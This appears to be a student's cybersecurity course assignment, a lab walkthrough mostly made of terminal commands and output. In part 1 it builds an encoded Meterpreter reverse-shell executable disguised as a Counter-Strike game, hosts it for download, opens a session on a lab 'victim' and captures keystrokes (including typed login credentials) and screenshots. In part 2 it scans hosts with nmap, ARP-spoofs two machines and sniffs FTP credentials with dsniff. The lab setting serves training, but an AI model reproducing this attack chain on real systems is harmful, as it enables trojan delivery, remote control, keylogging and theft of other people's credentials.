
Let’s Upgrade Cyber Security Essentials


Day – 6 Assignment – 2

Harsh Saxena

1. (i) Creating Payload For Windows




```
   382  windows/meterpreter/reverse_ipv6_tcp                                manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   383  windows/meterpreter/reverse_named_pipe                              manual  No      Windows
Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   384  windows/meterpreter/reverse_nonx_tcp                                manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   385  windows/meterpreter/reverse_ord_tcp                                 manual  No      Windows
Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   386  windows/meterpreter/reverse_tcp                                     manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager
   387  windows/meterpreter/reverse_tcp_allports                            manual  No      Windows
Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   388  windows/meterpreter/reverse_tcp_dns                                 manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   389  windows/meterpreter/reverse_tcp_rc4                                 manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   390  windows/meterpreter/reverse_tcp_rc4_dns                             manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   391  windows/meterpreter/reverse_tcp_uuid                                manual  No      Windows
Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   392  windows/meterpreter/reverse_winhttp                                 manual  No      Windows
Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
   393  windows/meterpreter/reverse_winhttps                                manual  No      Windows
Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   394  windows/meterpreter_bind_named_pipe                                 manual  No      Windows
Meterpreter Shell, Bind Named Pipe Inline
   395  windows/meterpreter_bind_tcp                                        manual  No      Windows
Meterpreter Shell, Bind TCP Inline
```



```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
root@ghost:~# 
```


(ii) Transfer the payload to victim’s machine




Index of /CounterStrike

```
      Name          Last modified       Size Description
  Parent Directory                        -
  CS-GO.exe         2020-08-30 22:35   72K
  Game.exe          2020-08-30 21:53   72K
Apache/2.4.46 (Debian) Server at 192.168.0.103 Port 80
```


(iii) Exploit the victim’s machine



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/handler) > set LPORT 54321
LPORT => 54321
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     54321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.103:54321
[*] Sending stage (176195 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.103:54321 -> 192.168.0.105:50215) at 2020-08-30 22:41:20
 -0700

meterpreter > █
```



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com<CR>
my<Shift>_email<Right Shift>@testmail.com<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Sh
ift><Shift><Shift>My <Shift>Strong <Shift>Password <Right Shift>@ 1234

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screensh
screenshare  screenshot
meterpreter > screenshot
Screenshot saved to: /root/IsignhaE.jpeg
meterpreter > █
```


2. **(i) Create an FTP server**
   (ii) Access an FTP server from windows command prompt

   IP = 192.168.0.102



```
Nmap scan report for 192.168.0.100
Host is up (0.057s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE VERSION
5060/tcp filtered sip
MAC Address: D8:6C:02:AD:2A:53 (Huaqin Telecom Technology)

Nmap scan report for 192.168.0.101
Host is up (0.020s latency).
All 1000 scanned ports on 192.168.0.101 are closed
MAC Address: 7C:6B:9C:2A:CE:19 (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for 192.168.0.102
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:71:C2:7F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


IP = 192.168.0.107



```
Nmap scan report for 192.168.0.106
Host is up (0.00033s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: C0:E4:34:E7:4E:7D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.107
Host is up (0.00033s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:E8:ED:C4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


(iii) Mitm, Username & password of FTP transaction using wireshark and dsniff

Establish Communication:-



```
root@ghost:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
```

Getting the credentials:-



```
root@ghost:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/31/20 01:50:59 tcp 192.168.0.107.50026 -> 192.168.0.102.21 (ftp)
USER Administrator
PASS 1234@abcd
```

THANK YOU